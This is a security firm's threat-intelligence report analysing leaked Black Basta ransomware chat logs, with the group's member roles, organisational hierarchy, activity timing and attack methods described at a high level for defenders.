三井物産セキュアディレクション株式会社
Mitsui Bussan Secure Directions, Inc.

Behind Black Basta

A Deep Dive into Leaked Criminal Conversations

Authors:
Takashi Yoshikawa
Masaki Kasuya
Mika Fukuda
Yuichi Yasuda

Translator:
Kenji Nakayama

September 2nd, 2025 Rev. 1.00

Cyber Intelligence Group

About This Report

This report, prepared by the MBSD Cyber Intelligence Group (CIG*), provides a detailed analysis of Black Basta's internal chat logs (approximately 1.34 million lines) leaked in February 2025. Through this analysis, the true nature of the group and new trends in cyberattacks are revealed. By capturing the attackers' humanity, organizational structure, and technical skills as an integrated whole, a deeper structure emerges that differs from the conventional, simplistic image of "criminals."

* CIG is a specialized team within MBSD responsible for malware analysis, investigations of ransomware group activities, the collection and analysis of threat intelligence, and the dissemination and sharing of threat information.

Executive Summary

On February 11, 2025, approximately 200,000 internal leaked chat logs (covering the period from September 2023 to September 2024) belonging to the ransomware group Black Basta were leaked. This group is a major threat actor that is said to have extorted over 100 million USD worldwide. In this report, we systematically examine these logs and provide a detailed analysis of Black Basta's organizational structure, operations, and technical methods.

The chat logs confirm that Black Basta is a highly sophisticated organization rapidly exploiting emerging technologies such as generative AI. They also provide rare insights into the group's internal dynamics and human aspects. Through these findings, it becomes clear that, in addition to enforcing basic security measures, organizations must urgently build defense systems capable of responding to new and evolving threats.

Important points

Human aspects:

- **Active communication among members**
  The chat logs contain frequent personal exchanges - seeking advice, offering support, and, at times, exposing strong hierarchies and conflicts.

- **Attacker ethics**
  In an incident involving a large healthcare network, the chat logs show members recognizing the risk to patients' lives (including children) while still coolly planning ways to collect ransom. The pursuit of financial gain despite life-threatening consequences evidences a lack of ethical standards.

- **Importance of international efforts**
  The members' fear of law-enforcement crackdowns indicates that cross-border enforcement has served as an effective deterrent. Continued, coordinated international action remains essential.

Organizational aspects:

- **Orderly, tightly controlled operations**
  A clear chain of command existed, with the leader exercising strong authority. Members had defined roles and operated within a strict hierarchy.

- **Co-located activity at a physical base**
  The chat logs indicate that members lived and worked together in the same office, taking meals and sleeping on-site and limiting outside contact. This isolation appears designed to reduce information leakage risk and maintain continuous attack capability.

Technical aspects:

- **Exploitation of vulnerabilities**
  The group actively gathered information ranging from known vulnerabilities to zero-days and discussed exploitation paths within days of disclosure - highlighting the risk window before patching.

- **Advanced phishing and social engineering**
  The chat logs showed that the group continuously research and refine effective social engineering techniques. In particular, they abused Microsoft Teams by impersonating legitimate IT support to lower employee vigilance, underscoring the need for continuous user awareness training.

- **Abuse of leaked/weak credentials**
  The analysis revealed that the group exploit organizational authentication systems as their primary entry vector, including stolen credentials and weak passwords. They persistently targeted human factors in credential management, demanding both technical and human-centric controls.

- **Rapid adoption of generative AI**
  The leaked chat logs demonstrated that the group possess high technical adaptability, rapidly incorporating emerging technologies such as generative AI and deepfake techniques into their attack methods. These findings indicate that defending against attacks leveraging cutting-edge technologies requires organizations to develop new defense strategies suited for the AI era, in addition to traditional security measures.

This report reveals the reality of ransomware attack groups from multiple perspectives, including not only technical aspects but also organizational operations and human factors.

Table of Contents

1. Introduction

1.1 General Information

About Black Basta

Black Basta operated as a double extortion ransomware group from April 2022 to January 2025. The group listed about 580 victim organizations, including Japanese companies, on its leak site. Considering unpublicized cases, the actual number of victims likely exceeds this figure. Estimates place the total ransom damages at over 100 million USD.

Leaked Chat Logs

Leaked Date	: February 11, 2025
Circumstance	: Leaked on Telegram by the account named “ExploitWhispers”
Chat Period	: September 18, 2023 – September 28, 2024
Number of Chats	: Approximately 200,000 (about 1.34M lines, 46M characters)
Language	: Russian – about 78%, English – about 22%

Group Members

Number of Accounts	: 49 in total
Participation Period	: 1 to 379 days (incl. temporary external collaborators)

1.2 Overview and Implications of This Report

This report analyzes Black Basta's operational realities recorded in the leaked chat logs, focusing on human, organizational, and technical aspects.

From a human perspective, the chat logs reveal interpersonal conflicts among members, personal remarks about their private lives, and instances where they sought advice or discussed personal concerns. The chat logs also show their wariness of law enforcement crackdowns and internal betrayal, providing insight into the psychology of a criminal group.

From an organizational perspective, the group maintained physical operational bases and conducted its activities within a structured hierarchy. The leader exercised strong authority, assigning specific roles to each member. Within shared living arrangements, members concentrated on their assigned duties, reflecting a policy prioritizing both information control and operational efficiency.

From a technical perspective, Black Basta employed a variety of tactics, including exploitation of zero-day and known vulnerabilities. The chat logs show frequent discussions on ways to increase the success rate of attacks, including the adoption of emerging technologies such as generative AI. Records also indicate the in-house development of attack tools, reaffirming the group's highly advanced technical capabilities. These findings underscore the need not only for basic security measures but also for continuously updating defenses against evolving attack methods.

The analysis of attacks on Japanese organizations revealed numerous mentions of victims whose incidents had not been disclosed publicly through leaks or announcements. The group quietly and systematically selected its targets, indicating that any organization could become a victim. Such references make it clear that publicly reported cases represent only the tip of the iceberg.

From the perspective of extortion techniques, the analysis shows that Black Basta carefully selected targets likely to pay ransom. They investigated victims' financial conditions in advance and calculated ransom demands accordingly. In negotiations, they used pre-written scripts, demonstrating a systematic approach aimed at increasing ransom payment success rates.

The chat logs contain multiple conversations suggesting connections with other attack groups. These exchanges indicate Black Basta built networks enabling members to transfer and continue operations even when activities face restrictions. Discussions also reference law-enforcement actions against other groups, revealing efforts to avoid risks by monitoring industry-wide developments.

From Chapter 2 onward, this report provides more detailed analysis on the points above. We hope this report contributes to a deeper understanding of ransomware groups and supports efforts to strengthen ransomware countermeasures.

2. Comprehensive Analysis and Synthesis of Key Information

This chapter presents a comprehensive analysis of Black Basta's chat logs, organizing and examining the data across the following dimensions:

- **Timeline**
- **Frequency of messages**
- **Account roles**
- **IP addresses / domain names appearing**

Before examining individual exchanges, this analysis first clarifies the structural characteristics of the entire organization emerging from the chat logs.

Analysis of accounts' posting tendencies, timing of appearance, and function-specific roles - including command echelon, technical division, operations division, and field units - reveals Black Basta's organizational hierarchy. Member activity patterns concentrate heavily during weekday business hours, indicating structured operational schedules. This pattern demonstrates systematic management practices and work planning, distinguishing organized group activity from individual operations.

These findings indicate that Black Basta functioned as a coordinated organizational entity with established operational continuity.

2.1 Categorization of Observed Accounts

The chat logs contain 49 accounts. Activity duration analysis yields four categories: core members (active for 250+ days), mid-term members (100-249 days), short-term members (10-99 days), and ultra-short-term members (<10 days). Message frequency data shows that ***gg*** posted significantly more than other core members. Conversation content indicates that he participated centrally across technical, operational, and personal discussions, maintaining consistent organizational influence.

Analysis of Core Member Information

The following is a detailed summary of the core members (those active for 250 days or more) who played central roles in Black Basta:

gg **(Leader)**

At the center of all operations, ***gg*** held strong decision-making authority.

lapa **(Command / Operations)**

A highly responsive and obedient figure toward top members such as ***gg***, ***lapa*** played a key role in a wide range of operations.

nn **(Command / Technical)**

Responsible for tasks such as malware behavior analysis and intrusion preparation, ***nn*** frequently echoed ***gg***'s directives.

yy **(Command / Technical)**

Handled infrastructure-related roles, including the implementation of custom protocols and encryption mechanisms.

burito **(Command / Technical)**

An expert in encryption and EDR bypass techniques, ***burito*** oversaw and directed multiple phases of the attack process.

muaddib6 **(Command / Technical)**

As a technical core member, ***muaddib6*** supervised the infection process and led malware development, EDR evasion, and lateral movement.

cameron777 **(Command / Strategic)**

Focused on reviewing and analyzing exfiltrated data, reporting insights to senior members like ***burito***.

hunter **(Technical Division)**

Specialized in extracting NTDS and cracking password hashes, ***hunter*** managed progress in coordination with infection timing.

boy **(Technical Division)**

Responsible for extracting and analyzing credential hashes, and sharing technical decisions and results with other members.

***cob_crypt_ward* (Technical Division)**
In charge of malware encryption deployment and payload preparation, coordinating and collaborating with other technical staff.

***tt* (Technical Division)**
Supervised comprehensive server operations, encompassing infrastructure setup, C2 activities, VPS configuration, and DNS management.

***777* (Technical Division)**
Handled hash analysis support using Hashcat, performing batch processing and credential extraction.

***cc* (Operations Division)**
Supervised data classification, processing, and publication of leaks, managing release timing to exert psychological pressure and support negotiation strategies.

***ugway* (Operational Unit)**
Responsible for building and operating spam and phishing attack infrastructure, working with other technical divisions to execute attacks.

***chuck* (Operational Unit)**
Designed tactics to evade detection by EDR and Windows Defender, and provided advice to technical staff.

***zz* (Operational Unit)**
Responsible for investigating and classifying network scan results, identifying attack targets, and relaying information.

***ww* (Operational Unit)**
Handled ransomware deployment, DNS/C2 communication adjustments, execution of infections on internal targets, and artifact removal.

***mm* (Operational Unit)**
Responsible for VPN intrusions using credentials obtained via phishing and conducting network scans, reporting the results.


***ss* (Operational Unit)**
Handled intrusions via RDP, including ransomware deployment, payload execution, and infrastructure operation.

***jj* (Operational Unit)**
Maintained C2 communications and ensured stability of infected machines, supporting attack infrastructure through encryption setup and log wiping.

***timber* (Operational Unit)**
Investigated and reported vulnerabilities such as SMB and MSRPC within target networks, and visualized exploitable hosts.


<u>Message Period by Account</u>

Activity period visualizations reveal a diverse membership structure: long-term core members, mid-term and short-term participants, and even ultra-short-term members who remained active for only a few days. This pattern suggests that Black Basta maintained a fluid organizational structure, centering around fixed core members while flexibly incorporating external collaborators and temporary participants as needed.



Message Frequency

Message count analysis shows that the leader "***gg***" posted significantly more messages than other members. ***gg*** participated in virtually every conversation, ranging from technical and operational matters to private discussions. This participation pattern indicates that this individual deeply involved themselves in all organizational decision-making and wielded substantial influence.



List of Accounts in the Chat Logs

#	Account	Division	Role	Duration (days)	# of Messages
1	gg	Leader (General Management)	Also known as Trump / Supreme Leader / Final Decision Maker / Core Member	376	83,450
2	lapa	Command Layer (Operations)	Responsible for Spam/Phishing Campaigns / Core Member	370	26,375
3	nn	Command Layer (Technical)	System Intrusion Development (Network/VPN Command) / Core Member	264	8,528
4	yy	Command Layer (Technical)	Also known as bio / Technical Infrastructure Management (C2/Encryption) / Core Member	372	7,230

5	burito	Command Layer (Technical)	Lead Crypter (EXE/DLL Encryption Leader) / Core Member	336	2,170
6	muaddib6	Command Layer (Technical)	Malware Engineer (Infector Technical Command) / Core Member	359	2,455
7	cameron777	Command Layer (Strategy)	Ransom Negotiation Leader / Access Broker / Core Member	303	3,642
8	hunter	Technical Division	Head of Hash Analysis (Situation Management) / Core Member	372	518
9	boy	Technical Division	Hash Analysis Specialist / Core Member	371	660
10	cob_crypt_ward	Technical Division	Cryptor (Cobalt Strike Encryption/UDRL Generation) / Core Member	283	1,683
11	tt	Technical Division	Infrastructure / Server Management / Core Member	276	1,544
12	777	Technical Division	Hash Analysis Support (Hashcat Specialist) / Core Member	276	474
13	blood	Technical Division	Malware Distribution / Cryptor / Mid-term Member	177	144
14	dd	Technical Division	Vulnerability Research / Short-term Member	12	28
15	sunortla	Technical Division	Cryptor / Ultra-short-term Member	8	253
16	temp	Technical Division	Development Test Specialist / One-day Member	1	7
17	cc	Operations Division	Data Collection & Leak Publication Management / Core Member	364	1,417
18	u123	Operations Division	Data Collection & Leak Publication Management / Ransom Negotiation / Mid-term Member	207	783
19	tinker	Operations Division	Ransom Negotiation / Blog Management / Mid-term Member	176	1,163
20	xx	Operations Division	Blog / Data Management / Short-term Member	89	698
21	ng	Operations Division	Advisor / Liaison / Short-term Member	24	34
22	nn1	Operations Division	Finance Management / Infrastructure / Short-term Member	13	92
23	ugway	Operational Unit	Spam / Phishing / Infrastructure / Core Member	343	6,082
24	chuck	Operational Unit	Technical Advisor (Detection Evasion) / Core Member	319	1,374
25	zz	Operational Unit	Scan Result Investigation / Core Member	277	1,536

26	ww	Operational Unit	Ransomware Deployer (DNS/C2 Adjustment) / Core Member	276	1,698
27	mm	Operational Unit	System Intrusion / Scanner / Core Member	276	1,636
28	ss	Operational Unit	System Intrusion / Operations / Core Member	270	5,537
29	jj	Operational Unit	Infected System Management / Core Member	269	944
30	timber	Operational Unit	Vulnerability Scanner / Core Member	267	258
31	adm	Operational Unit	Ransomware Deployment Management / Mid-term Member	194	236
32	n3auxaxl	Operational Unit	System Developer (Stealer Operations) / Mid-term Member	144	6,416
33	nickolas	Operational Unit	System Intrusion Development (Network/VPN Command) / Mid-term Member	143	3,670
34	ssd	Operational Unit	Spam Specialist / Initial Access / Short-term Member	99	2,282
35	w	Operational Unit	Bot Development (New Server/JS Testing) / Short-term Member	94	13,640
36	vv	Operational Unit	System Intrusion Operator / Short-term Member	89	1,665
37	ff	Operational Unit	Ransomware Deployer / Short-term Member	88	397
38	hh	Operational Unit	Infected System Explorer / Short-term Member	88	226
39	iamnurnazarov	Operational Unit	Phone Operator / Short-term Member	36	734
40	arslanshabbirmalik	Operational Unit	Outsourced Phone Operator / Short-term Member	36	366
41	manager361	Operational Unit	Phone Operations Manager / Short-term Member	36	577
42	manager880	Operational Unit	Phone Operator / Social Engineering / Short-term Member	35	481
43	staffer	Operational Unit	Bot Operator / VNC & Stealer Operations / Short-term Member	32	138
44	mel	Operational Unit	Social Engineering Coordinator / Short-term Member	16	1,106
45	ugw	Operational Unit	Social Engineering Coordinator / Ultra-short-term Member	4	304
46	lincoln	Operational Unit	Phone Operator / Ultra-short-term Member	8	1,640
47	princehorn	Operational Unit	Intrusion Worker (AnyDesk Support) / Ultra-short-term Member	1	71

48	colin	Operational Unit	System Intrusion Operator / Ultra-short-term Member	1	27
49	mecor	Unknown	Unknown (No Messages) / Ultra-short-term Member	1	1


2.2 Temporal Analysis of the Chat Logs

Temporal analysis of Black Basta's activities reveals organizational patterns resembling those of conventional businesses. The chat logs concentrated during weekday business hours, indicating that the group primarily operated during standard working days. The data also shows seasonal fluctuations in activity levels, with members taking extended holidays during periods such as the New Year.

However, the analysis identifies variations in vacation days among members and evidence of late-night work sessions. These findings demonstrate that working hours varied according to factors such as rank, rather than following a uniform schedule.

Day-of-Week and Time-of-Day Analysis

A detailed analysis by day of the week and time of day revealed clear activity patterns of Black Basta. The chat logs concentrated between around 8:00 and 19:00 from Monday to Friday, with relatively less activity on weekends and late at night. However, conversations also took place during holidays and late-night hours, suggesting that strong connections existed among the members.



Activity Patterns by Day of the Week and Time of Day

Time (24H)	Monday	Tuesday	Wednesday	Thursday	Friday	Saturday	Sunday
0	10	80	125	202	221	256	122
1	6	19	99	108	221	150	39
2	4	23	26	239	26	52	6
3	2	14	24	69	15	10	9
4	4	19	23	50	22	5	0
5	23	58	70	45	58	17	20
6	86	211	120	196	163	230	57
7	481	1,277	886	1,465	895	230	161
8	1,785	3,142	2,241	2,417	1,966	254	145
9	2,796	2,688	2,922	2,986	2,429	376	281
10	3,216	3,149	2,362	3,002	2,475	354	188
11	2,850	3,640	2,691	2,905	2,531	330	314
12	2,743	3,472	2,827	3,070	3,462	267	330
13	2,911	3,449	2,856	2,742	2,835	447	345
14	2,874	3,118	3,618	3,416	2,623	509	244
15	2,903	2,848	3,290	3,056	2,295	286	231
16	2,986	3,400	2,817	3,235	1,964	265	207
17	2,397	3,134	2,801	3,087	1,514	452	126
18	1,890	2,262	1,791	2,203	1,387	465	217
19	1,763	2,302	1,136	2,012	1,397	470	243
20	1,333	1,952	1,360	1,785	1,123	576	153
21	975	1,038	1,344	1,585	618	511	51
22	325	931	942	552	415	151	110
23	211	394	497	423	368	146	47

Weekly Message Count

